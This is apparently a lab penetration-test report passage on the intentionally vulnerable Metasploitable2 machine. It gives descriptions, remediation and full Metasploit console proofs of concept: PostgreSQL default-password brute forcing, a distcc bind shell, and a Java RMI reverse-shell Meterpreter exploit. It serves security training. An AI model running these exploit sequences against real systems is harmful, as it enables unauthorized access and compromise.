


Figure 12.1

Remediation

Port-3306 MySql (Metasploit2)

- Restrict network access.
- Update database.
- Use strong authentication.

References

https://legalhackers.com/advisories/MySQL-Exploit-Remote-Root-Code-Execution-Privesc-CVE-2016-6662.html?utm_source=chatgpt.com

Port-5432 Postegresql (Metasploit2)

Description	Port 5432 is the default port used by PostgreSQL, an open source relational database management system. Exposing this port without proper security measures can lead to unauthorized access, data breaches, and system compromise.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Attacker can gain unauthorized access and be able to breach data.
System Affected	Metasploit2
Tools Used	Nmap, Metasploit framework

Proof of Concept

Port-5432 PostgresqlMetasploit2)

```
msf6 auxiliary(scanner/postgres/postgres_login) > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.31.123
RHOSTS => 192.168.31.123
msf6 auxiliary(scanner/postgres/postgres_login) > set CreateSession true
CreateSession => true
msf6 auxiliary(scanner/postgres/postgres_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.31.123:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.31.123:5432 - Login Successful: postgres:postgres@template1
[*] PostgreSQL session 2 opened (172.31.250.156:37435 -> 192.168.31.123:5432) at 2024-12-17 12:04:44 +0545
[-] 192.168.31.123:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.31.123:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] 1 Postgres session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  1         postgresql x86/Linux   PostgreSQL postgres @ 192.168.31.1  172.31.250.156:45917 -> 192.168.31
                                   23:5432                            .123:5432 (192.168.31.123)
  2         postgresql x86/Linux   PostgreSQL postgres @ 192.168.31.1  172.31.250.156:37435 -> 192.168.31
                                   23:5432                            .123:5432 (192.168.31.123)

msf6 auxiliary(scanner/postgres/postgres_login) > sessions -i 1
[*] Starting interaction with 1...

postgresql @ 192.168.31.123:5432 (template1) >
```

Figure 13.0

CVSSv3 Metrics

Port-5432 PostgresqlMetasploit2)




Figure 13.1

Remediation

Port-5432 PostgresqlMetasploit2)

- Restrict network access.
- Use strong authentication
- Implement encryption.
- Regularly patch database.

References

https://www.stream.security/rules/ensure-there-is-no-unrestricted-inbound-access-to-tcp-port-5432-postgresql?utm_source=chatgpt.com

Port-5900 VNC(Metasploit2)

Description	Port 5900 is the default port used by Virtual Network Computer (VNC) a protocol that enables remote desktop access to systems.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Exposing VNC in this port without proper security measures can lead to unauthorized access, data breaches, and system compromise
System Affected	Metasploit2
Tools Used	Nmap, Metasploit framework

Proof of Concept

Port-5900 VNC (Metasploit2)




Figure 14.0

CVSSv3 Metrics

Port-5900 VNC (Metasploit2)




Figure 14.1

Remediation

Port-5900 VNC (Metasploit2)

- Restrict network access.
- Use strong authentication.
- Implement encryption.

References


https://orca.security/resources/blog/security-group-allows-inbound-access-to-tcp-port-5900-vnc-server/?utm_source=chatgpt.com

Port-3632 DISTCCD (Metasploit2)

Description	Port 3632 is the default port used by distcc daemon, a distributed compiler designed to speed up compilation by distributing tasks across multiple machines
Operating System/Application Affected	Operating System: Ubuntu
Impact	Attacker might gain unauthorized command execution. Attacker can also breach sensitive data.
System Affected	Metasploit2
Tools Used	Nmap, Metasploit framework

Proof of Concept

Port-3632 DISTCCD (Metasploit2)



```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.31.123
RHOST => 192.168.31.123
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started bind TCP handler against 192.168.31.123:4444
[*] Command shell session 1 opened (172.31.250.156:33963 -> 192.168.31.123:4444) at 2024-12
-16 22:06:16 +0545

hostname
metasploitable
whoami
daemon
ls
5176.jsvc_up
nyhrwi
```

Figure 15.0

CVSSv3 Metrics

Port-3632 DISTCCD (Metasploit2)




Figure 15.1

Remediation

Port-3632 DISTCCD (Metasploit2)

- Restrict network access.
- Implement access controls.
- Regularly update distcc.

References

https://www.distcc.org/security.html?utm_source=chatgpt.com

Port-2049 NFS (Metasploit2)

Description	Port 2049 is the default port used by Network File Sharing (NFS) which allows file sharing across a network.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Exposing NFS on this port will lead to unauthorized access to shared files. Attacker can also breach data.
System Affected	Metasploit2
Tools Used	Nmap

Proof of Concept

Port-2049 NFS(Metasploit2)




Figure 16.0

CVSSv3 Metrics

Port-2049 NFS (Metasploit2)




Figure 16.1

Remediation

Port-2049 NFS(Metasploit2)

- Restrict network access.
- Regularly update NFS.
- Use secure communication.

References

https://www.netspi.com/blog/technical-blog/network-pentesting/linux-hacking-case-studies-part-2-nfs/?utm_source=chatgpt.com

Port-1099 rmiregistry (Metasploit2)

Description	Port 1099 is the default port used by rmiregistry. This flaw is related to the default configuration of the RMI registry and Rmi activation services , which allow classes to be loaded from any remote url.
Operating System/Application Affected	Operating System: Ubuntu
Impact	Exposing RMI on this port can lead to unauthorized access, data breaches and system compromise.
System Affected	Metasploit2
Tools Used	Nmap, Metasploit framework

Proof of Concept

Port-1099 rmiregestry (Metasploit2)

```
msf6 > use multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.79.148
rhosts => 192.168.79.148
msf6 exploit(multi/misc/java_rmi_server) > set lhosts 192.168.1.118
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 192.168.1.118
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 172.31.250.156:4444
[*] 192.168.79.148:1099 - Using URL: http://172.31.250.156:8080/hLCZOxVcUIwJyqQ
[*] 192.168.79.148:1099 - Server started.
[*] 192.168.79.148:1099 - Sending RMI Header...
[*] 192.168.79.148:1099 - Sending RMI Call...
[*] 192.168.79.148:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 172.31.240.1
[*] Meterpreter session 1 opened (172.31.250.156:4444 -> 172.31.240.1:22123) at 2024-12-17 21:11:40 +0545

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 09:20:33 +0545  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 09:21:28 +0545  boot
040666/rw-rw-rw-  4096     dir   2010-03-17 04:40:51 +0545  cdrom
040666/rw-rw-rw-  13820    dir   2024-12-17 19:24:42 +0545  dev
040666/rw-rw-rw-  4096     dir   2024-12-17 21:08:04 +0545  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 12:01:02 +0545  home
040666/rw-rw-rw-  4096     dir   2010-03-17 04:42:40 +0545  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 09:20:56 +0545  initrd.img
```

Figure 17.0

CVSSv3 Metrics

Port-1099 rmiregestry (Metasploit2)




Figure 17.1

Remediation

Port-2049 NFS(Metasploit2)

- Restrict network access.
- Update the version of java to patch the backdoor.

References

https://rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/